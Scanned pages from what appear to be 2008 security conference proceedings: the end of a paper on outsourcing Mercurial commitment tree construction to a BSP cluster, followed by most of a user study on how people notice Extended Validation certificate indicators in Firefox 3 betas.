  - At startup, the PubInfoStorage generates the public parameters that will be used for the Mercurial Commitment implementations. Since public parameters are used both for generating the public information and verifying all the answers to queries, such generation is carried out once, and the parameters are stored in a file.

  - The CertifiedDBOwner generates the pair $((n_E, e_E, d_E), (n_S, e_S, d_S))$ that will be used for the VDE computations. The CertifiedDBOwner sends to the PubInfoStorage $pk = ((n_E, e_E), (n_S, e_S))$ while it keeps secret $sk = (d_E, d_S)$.

- Construction of the Tree of Commitments: The tree of commitments is constructed in three main steps:

  - Local VDEs Computation: For each element $(key, value)$ in the database the CertifiedDBOwner locally computes `EnvelopeGen`$(key, (pk, sk))$. Once the VDEs for all the keys have been computed, the CertifiedDBOwner holds a "new" database consisting of the pairs $(\texttt{EnvelopeGen}(key, (pk, sk)), value)$.
  - Local Computation of Tree Leaves: For each element in the database, the CertifiedDBOwner computes the hard commitment to the string *value*. After this phase, the CertifiedDBOwner holds a new database consisting the pairs $(\texttt{EnvelopeGen}(key, (pk, sk)), \texttt{com}(value))$.
  - Outsourcing the Tree Construction: The CertifiedDBOwner sends the transformed database to the Cluster by using the PUBWCL library. The Cluster computes the public information as described in the previous paragraph that is sent back to the CertifiedDBOwner who forwards it to PubInfoStorage.

- User Queries: Once the public information has been published by the PubInfoStorage, the User can query the database as follows:

  - Let *key* be a key. The User engages in a opening protocol with the CertifiedDBOwner.
  - The User computes $y = \texttt{EnvelopeGen}(key, (pk, sk))$.
  - The CertifiedDBOwner sends to the User the answer to the query along with the open/tease of all the nodes on the path identified by the binary representation of y.
  - The User verified the proof received by the CertifiedDBOwner and accepts it if it is consistent with the public information held by the PubInfoStorage.

When the User queries the CertifiedDBOwner, he obtains a reply that is verified against the public information held by the PubInfoStorage. We assume point-to-point secure communication among CertifiedDBOwner, User and PubInfoStorage. Such an assumption can be easily implemented, e.g., by using Diffie-Hellman key exchange for establishing once a common key to used for all the communications.

A BSP-based tree construction implementation. In the following we present a distributed algorithm to construct the Mercurial commitment tree. Such a distributed construction will be realized by the processors of a BSP-cluster. The workload assigned to each processor of the cluster will be about the same. This is due both for efficiency reasons and because of the specific characteristics of the BSP model.

For each element (EnvelopeGen(key), Commit($value$)) of the database, the algorithm run by the CertifiedDBOwner computes the hash value H(EnvelopeGen(key)), where $H : \{0,1\}^* \rightarrow \{0,1\}^{60}$, and stores its value in an ordered list. Then, such a list is partitioned into 2^p ordered sub-list, where p depends on the number of processors in the BSP cluster. The i-th sub-list will includes all the elements in the subtree rooted at the node identified by the binary representation of i. On the BSP cluster, a task spanning on 2^p processors is created. Finally, the 2^p ordered sub-lists are sent to the BSP cluster. In the cluster, Processor *0* will play a *special* role collecting the roots of all subtree computed by all processors and building a Mercurial commitment tree having such roots as leaves. The CertifiedDBOwner will be ready to answer to the client's queries once that it has received all the subtrees computed by the processors in the BSP cluster (including the "top" subtree computed by Processor *0*).

In order to keep the memory footprint low on each processor, we fix the maximum height h allowed for the tree reconstructed by the processor. The procedure TreeHeight(L) returns the height k of Mercurial commitment tree containing the leaves in L. If k is less than h, then the processor will compute the subtree from the ordered block of leaf nodes assigned to it (i.e. the leaves in L). Once that the computation of the subtree is completed, the processor sends the whole subtree to the CertifiedDBOwner while its root is sent to Processor 0. On the other hand, if k is bigger than h, then the processor will partition the list of received values as done by the CertifiedDBOwner. At this point, the processor, for each sub-list in the partition, will compute a Mercurial commitment tree that will be sent to the CertifiedDBOwner. The processor will cache the roots of the computed subtrees. After the computation of all subtrees has been completed, the processor will build a Mercurial commitment tree having the cached roots as leaves. Such a subtree is sent to the CertifiedDBOwner while its root will be sent to Processor *0*. The CertifiedDBOwner caches each received subtree.

Processor 0, besides computing the Mercurial commitment tree from the values received by the CertifiedDBOwner, will retrieve and sort all the cached roots of the other subtrees. From this ordered list L Processor 0 will build a Mercurial commitment tree having the values in L as its leaves.

Experimental Results. In this section, we report the results of some experiments run to evaluate the performances and the real applicability of our distributed certified information access service. Our experiments have been carried out on two different types of machines. The first, which we call "local PCs", and a set which we call the "cluster PCs", implementing the web cluster consists of 39 PCs geographically distributed in 8 European Countries. Among these computers we identify a *central core* consisting of 16 PCs located in the University of Paderborn. Due to the scheduling policy, if the number of tasks submitted to the cluster is low and if the load of the machines in the central core is low, all tasks are assigned to such PCs. We notice that, the PUBWCL library allows the possibility to submit tasks to the cluster by assigning a *virtual* node to each task. Depending on the current load of the cluster, multiple virtual nodes may be assigned to the same machine. Furthermore, since it is not possible to gain complete control over the machines in the cluster, if the number of submitted tasks is high, very likely multiple tasks will be allocated to the same machine inducing, as a side effect of the underlying BSP model, a slowdown for the whole application.

For this reason we have first evaluated the time needed to outsource the computation of the tree of commitments on 4 and 8 nodes. Our experiments show that, although the CertifiedDBOwner needs to locally compute the VDE and the hard commitment for each element in the database, most of the computation time is required by the cluster for distributively construct the tree of commitments. Furthermore, as the number of nodes increases, the system performance becomes fluctuating because of the cluster load.

We have then compared the time required by a distributed solution against the one needed by a centralized algorithm executed on a local PC. Our experiments show a dependance on the cluster load on a solution including a bigger number of nodes. We can derive that, if we consider only the time needed to distributively compute the tree of commitments, the speed-up achieved is linear in the number of nodes used for the computation. On the other hand, in order to properly compare a centralized solution against the distributed one, we need to take into account the total time from the moment in which the Certified-DBOwner starts the process of (locally) computing the VDE for the elements in the database to the moment in which such computation terminates, i.e., we need to include the local VDE computation and the data transfer. In this case we notice that, as the number of nodes increases, the distributed computation time decreases and, thus, the impact on the speed-up ration of local computation and data transfer increases. Nevertheless, the speed-up achieved by the distributed solution is still linear in the number of nodes used for outsourcing the computation.

6 Conclusions

In this paper we have presented a distributed architecture for a Certified Information Access system. We have shown that it is possible to securely outsource the load for the construction of the tree of commitments to a cluster of untrusted PCs. To this aim, we have introduced a new cryptographic primitive, the Verifiable Deterministic Envelope, that might be of independent interest. Our experiments have shown that, if it is possible to gain complete control over all the machines in the cluster, then it is possible to achieve a linear speed-up w.r.t. a centralized implementation. We have used the PUBWCL library as an ”off-the-shelf” technology that allows the parallelization of computation. We remark that our solution for secure outsourcing does not depend on the specific technology.

Acknowledgements

The authors want to thank Joachim Gehweiler for helpful discussions on PUBWCL.

References

1. Great Internet Mersenne Prime Search (GIMPS) (Last Visit, July 2007), http://www.mersenne.org
2. Search for extraterrestril intelligence (SETI@home) (Last Visit, July 2007), http://setiathome.berkley.edu
3. Blundo, C., Cristofaro, E.D., Sorbo, A.D., Galdi, C., Persiano, G.: A distributed implementation of the certified information access service, http://people.na.infn.it/~galdi/PAPERS/esorics08.pdf
4. Bonorden, O., Gehweiler, J., auf der Heide, F.M.: Load balancing strategies in a web computing environment. In: Wyrzykowski, R., Dongarra, J., Meyer, N., Wasniewski, J. (eds.) PPAM 2005. LNCS, vol. 3911, pp. 839–846. Springer, Heidelberg (2006)
5. Bonorden, O., Gehweiler, J., auf der Heide, F.M.: A Web Computing Environment for Parallel Algorithms in Java. In: Proceeedings of International Conference on Parallel Processing and Applied Mathematics (PPAM), pp. 801–808 (2005)
6. Catalano, D., Dodis, Y., Visconti, I.: Mercurial commitments: Minimal assumptions and efficient constructions. In: Halevi, S., Rabin, T. (eds.) TCC 2006. LNCS, vol. 3876, pp. 120–144. Springer, Heidelberg (2006)
7. Chase, M., Healy, A., Lysyanskaya, A., Malkin, T., Reyzin, L.: Mercurial commitments with applications to zero-knowledge sets. In: Cramer, R. (ed.) EUROCRYPT 2005. LNCS, vol. 3494, pp. 422–439. Springer, Heidelberg (2005)
8. Sorbo, A.D., Galdi, C., Persiano, G.: Distributed certified information access for mobile devices. In: Sauveron, D., Markantonakis, C., Bilas, A., Quisquater, J.-J. (eds.) WISTP 2007. LNCS, vol. 4462, pp. 67–79. Springer, Heidelberg (2007)
9. Liskov, M.: Updatable zero-knowledge databases. In: Roy, B.K. (ed.) ASIACRYPT 2005. LNCS, vol. 3788, pp. 174–198. Springer, Heidelberg (2005)
10. Micali, S., Rabin, M.O., Kilian, J.: Zero-knowledge sets. In: 44th Symposium on Foundations of Computer Science (FOCS 2003), pp. 80–91. IEEE Computer Society, Los Alamitos (2003)

Exploring User Reactions to New Browser Cues for Extended Validation Certificates

Jennifer Sobey[1], Robert Biddle[2], P.C. van Oorschot[1], and Andrew S. Patrick[3]

[1] School of Computer Science, Carleton University, Ottawa, Canada
[2] Human-Oriented Technology Lab, Carleton University, Ottawa, Canada
[3] Institute for Information Technology, National Research Council, Ottawa, Canada
{jsobey,paulv}@scs.carleton.ca,robert_biddle@carleton.ca,
Andrew.Patrick@nrc-cnrc.gc.ca

Abstract. With the introduction of Extended Validation SSL certificates in Internet Explorer 7.0, web browsers are introducing new indicators to convey status information about different types of certificates. We carried out a user study which compared a proposed new interface in the Mozilla Firefox browser with an alternative interface of our own design to investigate how users react to these new indicators. Our study included eye tracking data which provided empirical evidence with respect to which parts of the browser interface users tended to look at during the study and which areas went unnoticed. Our results show that, while the new interface features in the unmodified Firefox browser went unnoticed by all users in our study, the modified design was noticed by over half of the participants, and most users show a willingness to adopt these features once made aware of their functionality.

Keywords: Usable security, extended validation certificates, browser security, user study.

1 Introduction

The ability of a user to reliably determine the true identity of a web site is important to online security. With the prevalence of phishing attacks, in which users are lured to fraudulent web sites, it is becoming increasingly important to provide users with effective tools to properly identify the true identity of a site. The use of certificates has traditionally been one way of providing identity information to the user, but studies have shown that many users have difficulty interpreting certificates or may not even be aware that they exist [2,19].

With the introduction of Extended Validation (EV) SSL certificates [1], web browser software vendors are facing the design challenge of integrating support for these new certificates into their interfaces in a way that will be accepted and understood by users. Microsoft's Internet Explorer 7.0 was the first to introduce new interface features for Extended Validation which included a green background in the URL bar [6]. However, a preliminary study showed that these new visual cues did not provide a notable advantage for identifying a legitimate

S. Jajodia, and J. Lopez (Eds.): ESORICS 2008, LNCS 5283, pp. 411–427, 2008.

web site [8]. Other leading web browser vendors are currently working on plans to integrate support for Extended Validation in future releases [1].

After discussions with Mozilla developers [14], we decided to study the identity indicator being introduced in Mozilla's Firefox 3.0 browser. This interface includes a small clickable area to the left of the web site's address that produces a pop-up displaying information about the site certificate. The information displayed in the pop-up box indicates whether the site has an EV SSL certificate, a traditional SSL certificate, or no certificate. We wanted to evaluate whether this interface would be effective in conveying identity information to the user and whether improvements could be made to make the indicator more effective.

We evaluated two different versions of the Firefox identity indicator – the version introduced in the Beta release of Firefox 3.0 and a modified version of this indicator that we designed, intended to better draw the user's attention. In a lab study, users interacted with both interfaces by performing tasks that required visiting an e-commerce web site and searching for several items they might purchase. Results were gathered by observation, questionnaire data, and by the use of an eye tracking device.

The remainder of the paper is divided as follows. *Section 2* provides a brief background on Extended Validation SSL certificates and summarizes related work in the area of web browser security. *Section 3* describes our user study methodology and the results we obtained. *Section 4* provides a further discussion of these results and the potential limitations of the study. *Section 5* contains our concluding remarks and ideas for future work in this area.

2 Background and Related Work

2.1 Extended Validation SSL Certificates

Extended Validation (EV) SSL Certificates are intended to provide improved authentication of entities who request server certificates for their web sites. These certificates build on the existing technology of the SSL certificate format but involve a more strictly defined certificate issuance process. A rigorous authentication process conducted by the EV Certification Authority (CA) is intended to allow visitors to a web site having one of these EV SSL certificates to have greater confidence in the site's identity. Whether this end-result turns out to be achievable remains an open question, relying on several factors including a suitable user interface for conveying trustworthy information to users. The guidelines for this certification process were established by the CA/Browser Forum, a voluntary organization consisting of CAs and Internet browser software vendors who support the new EV SSL standard [1].



Online Payment, Merchant Account - PayPal - Windows Internet Explorer
https://www.paypal.com/
Paypal Inc. [US]
Online Payment, Merchant Account - PayPal

Fig. 1. Internet Explorer 7.0's green URL bar for Extended Validation SSL certificates

Current support for EV SSL certificates relies on visual cues in the browser chrome – the frame of a web browser window that include menus, toolbars, scroll bars and status bars. As of March 2008, Microsoft's Internet Explorer 7.0 is the only browser to offer support for the EV SSL certificate in production software. When a user visits a web site having an EV certificate, the background of the browser's URL bar turns green and information regarding the web site owner and the issuing CA is displayed beside the padlock icon to the right of the address (see Fig. 1) [11]. Mozilla Corporation, KDE, and Opera Software ASA are also members of the CA/Browser Forum and intend to provide EV certificate support in future releases of their software [1,9,13,15].

2.2 Web Browser Security Indicators

One of the main challenges in the design of web browser security cues is the *unmotivated user property* noted by Whitten and Tygar [19]. Security is a secondary goal for most users; they are primarily focused on tasks such as checking email or browsing a web site. If security indicators are too subtle, many users will not be motivated to search for them or read manuals to learn their functionality. Conversely, if the user finds the security indicator too obtrusive there is a risk that the user will ignore security altogether, either because they become annoyed or they grow too accustomed to the indicator.

A lack of attention to security cues can result in users falling victim to phishing attacks. Dhamija, Tygar and Hearst [3] investigated why these attacks can be so effective and identified a number of factors that contributed to their success. Three groups of factors dealt directly with browser security indicators: (1) lack of knowledge of security and security indicators, (2) lack of attention to security indicators, and (3) lack of attention to the *absence* of security indicators. Even when these cues are actively being used, many users cannot reliably distinguish between a legitimate indicator and an attacker's image of one. Images placed in the content of a web page are often considered by users to be equally as trustworthy, since many users make no distinction between the page content and the chrome of a web browser [2].

The https Indicator. One indication of a secure connection to a web site is the placement of *https* in front of the address in the browser's URL bar. Several studies have shown that many users do not notice the presence or absence of the *https* indicator in a web site's address [3,4,16,18]. One study by Schechter et al. [16] involved removing the *https* indicator and having users login to a banking web site. All 63 participants proceeded to enter their password and complete the task, despite the absence of the indicator.

The Lock Icon. In addition to *https*, secure connections are also indicated by the use of a lock icon located in the browser chrome. Its location varies depending on which browser is being used; the lock is often located either beside the address in the URL bar or in the bottom corner of the browser chrome. In several studies, this is the security indicator most often noticed [4,18] but its absence often goes unnoticed [2]. Even when this indicator is used as a security cue by users, many do not fully understand its meaning [2,3,4].

Whalen and Inkpen [18] noted that while the lock metaphor alone may be a more powerful indicator of a secure connection than *https*, the icon is not being used to its full potential if there is no interaction with it. In browsers such as Internet Explorer and Firefox, the lock not only signifies a secure connection, but clicking on the lock icon results in the display of identity information based on the web site's certificate. The majority of users who do rely on this security indicator are not even aware of this identity feature [3,4,18] and do not reliably understand the concept of certificates at all [2,3].

Extended Validation Indicators. Jackson et al. [8] performed an evaluation of the current EV certificate support in Internet Explorer 7.0 with respect to Picture-in-Picture phishing attacks. They found that the new security indicators had no significant effect on the users' ability to identify legitimate and fraudulent web sites, and reported that no one in the untrained group even noticed the new features. They do suggest that Extended Validation could become more useful in the future as users gain more awareness.

2.3 Browser Spoofing

When discussing the use of visual indicators to convey security and identity information, it is also necessary to consider how these indicators may be exploited by attackers. Felton et al. [5] describe a spoofing attack in which they were able to rewrite all of the URLs on a web page in order to direct users to an attacker site. They noted that their attack would be even more successful by overwriting the location and status bars using simple javascript so that the SSL indicators would appear as expected to the user. Ye et al. [20,21] took this one step further by implementing an attack that removed the location and status bars provided by the browser and replaced them with their own. Since they had complete control over these new bars, they were able to spoof the traditional security indicators and even control the pop-up windows that displayed certificate information or security warnings.

Internet Explorer 7.0 has taken steps to help prevent these types of spoofing attacks. While the status bar can still be hidden, all windows (including pop-up windows) are required to display the location bar at the top. The developers of this browser have also placed all of the relevant security and identity indicators in the location bar, such as the lock icon and the green background for EV SSL certificates [12]. This makes it significantly more difficult for an attacker to overwrite the indicators in the location bar; they can no longer simply disable the default location bar and create their own. Restrictions such as this would be useful in all web browsers to decrease the likelihood of spoofed security indicators.

One attack that is no more difficult in this new IE 7.0 feature is the picture-in-picture attack, in which attackers make use of images, within the content of a web page, that mimic a browser window. Because of the similarity between the image and a legitimate browser window, the user can be fooled into thinking the site has simply opened a new window in front of the original [3]. Jackson et al. [8] acknowledge that without major changes to browser interface design, the only ways for users to identify these types of attacks are to notice which window has focus (two windows should not be in focus at once) or to try dragging or maximizing the window, and even these strategies are not fool-proof.

2.4 Use of Eye Tracking

Whalen and Inkpen [18] built upon the previous research on web browser security cues by incorporating eye tracking data into their evaluation. By tracking the user's gaze and fixation on the screen during the study tasks, they were able to obtain empirical results to cross-check what was reported by users with their actual behavior. There was very little variance between the visual cues that users reported using during the tasks and the data obtained from the eye tracker, but the tracking was also useful in identifying events that may otherwise have gone unreported, such as users looking for a padlock in the wrong location.

Another study by Kumar et al. [10] involved an eye tracker to implement a gaze-based password system that made use of the orientation of users' pupils to create passwords and authenticate to the system. The eye tracking data had a margin of error of 1° which resulted in some degree of inaccuracy, but despite this the error rates in their gazed-based password system were similar to those of passwords entered on a keyboard. These results support the use of eye tracking devices to reliably gather data on user gaze.

3 User Study


3.1 Implementation

Browser Interfaces. To evaluate the new identity indicators, we exposed participants to all three possible states of the indicator in both of the browser interfaces being studied (see Fig. 2(a)). The first browser used in the study was the Firefox 3.0 Beta 1 as proposed by Mozilla[1]. We refer to this browser interface as FF3 hereafter. The second browser was a modified Firefox 3.0 Beta 1, which we modified from the publicly available Beta code to insert our own identity indicator. We refer to this browser as FF3mod. In each of these browsers, the identity indicator had three possible states: (1) *identity unknown*, for web sites without SSL certificates or with self-signed certificates, (2) *location verified*, for web sites with traditional SSL certificates, and (3) *identity verified*, for web sites with EV SSL certificates[2].

A third browser was also included in the study as a control, giving a total of 7 different interfaces. This consisted of the unmodified Firefox 2.0 browser

[1] This was the current beta version in January, 2008.

[2] The italicized names here are those assigned by Mozilla developers as identifiers for the three different SSL states. It is not our intention to explore, or tenure opinion, on the "true" level of security resulting from the use of the different types of certificates.


FF3
Bookmarks Tools Help
http://www.vendorg.com/
FF3mod
Bookmarks Tools Help
Identity Confidence: ●○○ http://www.vendora.com/
No certificate or self-signed certificate
Bookmarks Tools Help
Identity Confidence: ●○○ http://ww
Traditional SSL certificate
Bookmarks Tools Help
Identity Confidence: ●●○ https://w
Extended Validation SSL certificate
Bookmarks Tools Help
Identity Confidence: ●●● https://w

(a) FF3 and FF3mod identity indicators (b) FF3mod indicator states

Fig. 2. Screenshot of the identity indicators that were evaluated

(FF2) currently in circulation (circa March 2008), containing no support for EV SSL Certificates. Thus the user interface for this third browser in the study contained the traditional lock and *https* indicators but no additional identity indicators. FF2 was shown only in the SSL state because, for web sites without SSL certificates, the appearance of FF2 and FF3 is almost identical.

Because Mozilla had not yet implemented the functionality required to identify EV SSL certificates at the time of our build, we achieved the desired effect by building three separate versions for each of the two browsers – one for each state of the identity indicator. For FF3, the only distinguishing feature of the three versions of the browser was the information provided in the pop-up box of the identity indicator. This box contained a different icon depending on the type of certificate (if any), and also displayed information about the identity of the web site and to what extent that identity had been verified. In this browser, Mozilla developers buttonized the portion of the browser chrome to the left of the URL, which often contains a site's favicon, so that it would appear clickable to the user; clicking on this area would reveal the pop-up box for identity information.

We felt that this clickable indicator may be too subtle and go unnoticed by most users, so we designed FF3mod using a new identity indicator. Rather than buttonizing an existing feature in the browser chrome, we created an *identity confidence* button and displayed it in the same location to the left of the address bar. The background of the button was colored white to provide a contrast against the dark gray chrome and contained an identity confidence meter consisting of three green lights. Web sites that had no certificate or had a self-signed certificate would have one green light lit up; two lights were lit on sites with traditional SSL certificates; and all three lights were lit for sites with EV SSL certificates (see Fig. 2(b)).

We chose to use one color for the lights rather than a traffic light metaphor for two reasons: (1) colorblind users may not otherwise be able to reliably distinguish between the different states; and (2) we did not feel it would be acceptable to produce red warning signals on a web site without a certificate, since many legitimate web sites simply do not offer secure connections. Similarly, we felt that a yellow signal for a web site with a traditional SSL certificate might falsely imply that the site may not be trustworthy. Other design considerations included catching a user's attention with the size and coloring of the button, and conveying some identity information on the button itself for users who chose not to click on it (or were not aware that it was clickable).

Other Technical Details. We were unable to use live web sites in our study as the EV functionality had not yet been fully implemented in Firefox 3.0 at the time of our evaluation. To provide the same experience as visiting live sites, we hosted the web sites used in our study on a Windows XP Professional machine using Apache 2.2.8. In order to emulate the correct behavior from the browsers, we created self-signed certificates for each web site to provide the information about the web site's identity to the browser interfaces. Despite the fact that self-signed certificates were used for all web sites in the study, each of the 7 browser versions was hard-coded to display the appropriate SSL state no matter what type of certificate was used.

The web sites were based on a very simple design for an e-commerce web site selling computers, peripherals and accessories. All web sites were very similar in order to reduce biases introduced by the appearance of the web site. However, we created the illusion that the user was visiting 7 different sites by changing the vendor name, the logo, and by interchanging product categories. This was intended to reduce the possibility that participants would dismiss the security cues once they believed they were interacting with the same web site for each task.

A Tobii 1750 eye tracker [17] set to a resolution of 1024 x 768 pixels at 96 dpi was used to capture and store data about each participant's gaze and fixation throughout the study. The stored data allowed playback of a recording of eye location on the screen and also captured the x and y co-ordinates of the each eye's location at intervals of 20 milliseconds. This device was located at the bottom of the monitor used by the participant for web browsing and captured eye movement as long as the user stayed within the range of the device. A second monitor was set up for the experimenter that displayed a real-time view of the eye tracking functionality. This allowed the experimenter to note any times where the user's gaze focused on the identity indicators and also provided a way to monitor that the eye tracker was functioning properly throughout the study. A calibration done at the beginning of the tasks ensured that the eye tracker device was configured correctly for each user.

3.2 Participants

A total of 28 participants took part in the user study. They were recruited through the use of an online campus recruiting system as well as posters displayed on campus. Sixteen were male and twelve were female, with ages ranging from 18 to 29. Twenty-four participants were undergraduate students and had a variety of majors and years of university education. Two participants were Computer Science and Engineering students who had high technical knowledge of computer security. With the exception of one other participant, the remaining users had relatively little computer security knowledge. Despite this, 21 out of 28 participants rated their concern for using their credit cards online as 8 or higher on a Likert scale from 1 (low) to 10 (high). All participants had made a purchase online in the past; 50% of participants reported making online purchases at least once per month. All participants browsed the Internet at least 5-10 hours per week, and consequently were very familiar with the use of a web browser. Microsoft's Internet Explorer was the web browser customarily used by 15 of the participants, 8 used Mozilla Firefox, 4 used Apple's Safari, and one participant reported using Netscape.

3.3 Tasks

Each participant in the study was asked to complete a 60 minute lab session. The participants were randomly assigned to one of two groups, with each group having the same distribution of gender, age, and education. Before proceeding to the tasks, participants in Group 1 were informed that the study's purpose was "to evaluate different web browsers and web sites that could be used for Internet shopping". This was not intended to deceive the participants in any way, but to ensure that there was no specific focus on security so that they would not be influenced to act any differently than they normally would. Participants in Group 2 were provided with the same purpose statement but were also told that "we are interested in such things as visual appearance, item pricing, amount of contact details, trust in the site's authenticity, and ease of use". The purpose of the additional information was to evaluate whether the subtle reference to trust in the site's authenticity would influence the participant to focus more on the identity indicators. All other aspects of the study were identical for both groups.

After the introduction, the participant performed a sequence of 7 tasks. Each task involved the following steps:

1. Read a brief description of three items to be located on a web site.
2. Double-click on a desktop icon corresponding to the task number to open one of the web sites within one of the 7 browser interfaces.
3. Locate the three requested items on the web site and record the price of each on a sheet provided.
4. Answer a series of two questions: (1) on a 10-point Likert-scale, "How willing would you be to make purchases on this web site with your own credit card?" and (2) "What factors did you use in making your decision?"

The order of presentation of the browser interfaces, web sites and tasks were counterbalanced using spatially balanced 7x7 latin squares [7] to avoid bias created by the order in which the independent variables are presented. Once all 7 tasks were completed, a follow-up interview was conducted in which participants were asked for their opinions regarding the web browsers used in the study and whether or not they noticed the various identity indicators being evaluated. Finally at the end of the lab session, each participant filled out a questionnaire used to collect demographic information.

3.4 Results

Each participant completed all 7 tasks, giving us a total of 196 tasks from which to draw data. The results were analyzed based on both qualitative data (observation of the participant's behavior during the study, post-task questionnaires and interviews at the end of the session) and quantitative data (gathered by the eye tracker and the post-task questionnaire).

Self-Reported Attention to the Identity Indicators We were able to determine which identity indicators were noticed by observing the participants during the study and by reviewing their responses to the follow-up interview. Our results showed that the identity indicator introduced in the FF3 web browser went unnoticed by all of the participants in our study, regardless of the group condition. Because the indicator was not even noticed, no one attempted to click on this indicator and therefore no one saw the pop-up information box that distinguished between the three certificate levels.

Of the 14 participants in Group 1 (those given minimal instructions), six reported noticing the FF3mod *identity confidence* indicator while performing the tasks. This same indicator was reported to be noticed by 9 participants in Group 2 (the group given enhanced instructions). Of these 15 participants who reported noticing the FF3mod *identity confidence* indicator, seven reported seeing it on at least two different interfaces. Five participants were unsure of how many times they had seen this indicator, while the other three said they only noticed it once near the end of their tasks as they became more observant of the browser features.

All 7 participants who reported noticing the FF3mod *identity confidence* indicator at least twice while performing their tasks also reported noticing the different states of the indicator. Three of these participants immediately caught on to the meaning of the indicator and actively used this indicator when making decisions about their willingness to transact with the web sites. The participants who did not use the indicator in their decision-making dismissed it, stating reasons such as “I don't understand what it means” or “I just assumed all of the web sites were the same”. None of these participants made any attempt to interact with (click on) the *identity confidence* button and therefore did not see the pop-up information box at any point.

During the follow-up interview, participants were explicitly shown the two different browsers (FF3 and FF3mod) and the identity indicators that were evaluated in the study and were asked which they would prefer to use at home if given the option. The FF3mod browser with the *identity confidence* button was chosen by 22 of the 28 participants (78.6%). When asked why they would choose this option, participants gave reasons such as the indicator being more eye-catching and easier to notice, and the fact that it provides some identity information without having to click on the button. Most felt the unmodified FF3 version was too subtle. The 4 participants who preferred FF3 stated that they liked the fact that it took up less space in the chrome but commented that they would need to somehow be made aware that it existed. One participant had no preference for either indicator, and one other clearly stated they preferred the traditional lock icon to either of these identity indicators.

Objective Measures of Attention to Identity Indicators. The results obtained with respect to participants' self-reported attention to identity indicators were verified with the eye tracker data. The eye tracker allowed us to replay each session in order to visually analyze times at which the user may have looked at the indicators. The replay screen portrays a moving blue dot that signifies the user's gaze; the larger the dot becomes, the longer the user has fixated on that region of the screen (see Fig. 3). We were also able to analyze data files that recorded the x and y co-ordinates of the gaze at intervals of 20 milliseconds to determine times at which the participant's gaze was fixated on the indicator's co-ordinates.

The eye tracker data confirmed that the 15 participants who reported noticing the FF3mod *identity confidence* indicator throughout the tasks did in fact fixate on the co-ordinates where the button was displayed for an average of 1.1 seconds at a time. Data from the participants who did not report noticing the *identity confidence* indicator showed that if their gaze did fall on the co-ordinates of interest, it was only for approximately 0.25 seconds at most.

In addition to the identity indicators being studied, seven participants also reported using the traditional indicators (the lock icon or *https*) to help make decisions about identity and trust. The eye tracker data confirmed that these users did in fact fixate their gaze on the appropriate co-ordinates throughout the 7 tasks. There were also 4 participants who did not report using the traditional indicators in their decision-making but whose gaze fixated on their co-ordinates during most tasks.




Fig. 3. A screenshot of the eye tracker replay function. The large circle near the *identity confidence* indicator shows the participant's fixation on that region of the screen.

One of the more interesting findings in the eye tracking data was how long users spent gazing at the content of the web pages as opposed to gazing at the browser chrome. On average, the 15 participants who gazed at traditional indicators, new identity indicators, or both, spent about 8.75% of time gazing at any part of the browser chrome. The remaining 13 participants who did not gaze at indicators spent only 3.5% of their time focusing on browser chrome as opposed to content. These percentages may have been even lower had the tasks involved in the study taken longer to complete. While other studies have found that many users are unable to distinguish between web page content and chrome, ours suggests they do distinguish between the two and that they rarely glance at the chrome at all. This finding was also supported by the participants' comments during the follow-up interview. When the identity indicators were pointed out to participants, many made comments such as "I didn't even think to look up there" or "I was only focusing on the web page itself."

Willingness to Transact. There was a wide range of answers to our Likert-scale question, "How willing would you be to make purchases on this web site with your own credit card?" Nine participants assigned the same rating across all 7 browser interfaces, basing their decisions solely on visual appearance and professionalism (which was kept relatively constant across all 7 web sites).

We took the mean of all ratings assigned to each browser interface and found the numbers to be consistent with what we would expect. A significant overall effect of interface on the ratings was found by performing an Analysis of Variance (ANOVA)[3] on the data (F(6,156)= 4.09, p<.001). There was no significant difference in ratings between the two groups (F(1,26)=.52,p<.48). There was also no interaction between the group condition and the interface. Post hoc tests were conducted to determine whether there were any significant pairwise differences among the means using a Tukey HSD test[4]. There was a significant difference in the means between the FF3 non-SSL interface and the FF3mod EV-SSL interface, as well as between the FF3mod non-SSL interface and both the FF3 EV-SSL and FF3mod EV-SSL interfaces. There were no significant differences between non-SSL and SSL interfaces or SSL and EV-SSL interfaces. Since the FF2 control interface was not rated differently than any other interface, we chose to remove this condition from further analysis.

A second ANOVA was performed to compare the two browser conditions with the three different states of each browser. There was no interaction found between the factors of browser and state, and no significant difference between the browsers (F(1,27)=0.40, p<.53). There was however a significant difference in SSL state (F(2,54)=6.03,p<.005). We followed up these results with a Tukey

[3] As is well known, an ANOVA is a statistical method used to make simultaneous comparisons between two or more means; the values can be tested to determine whether a significant relation exists between variables.

[4] The Tukey Honestly Significant Difference test is a method of multiple comparisons that test for a significant difference between a pair of means based on rankings from smallest to largest

HSD test and found the significant difference to be between the non-SSL and EV-SSL states. There were no significant differences between non-SSL and SSL states, nor between SSL and EV-SSL states.

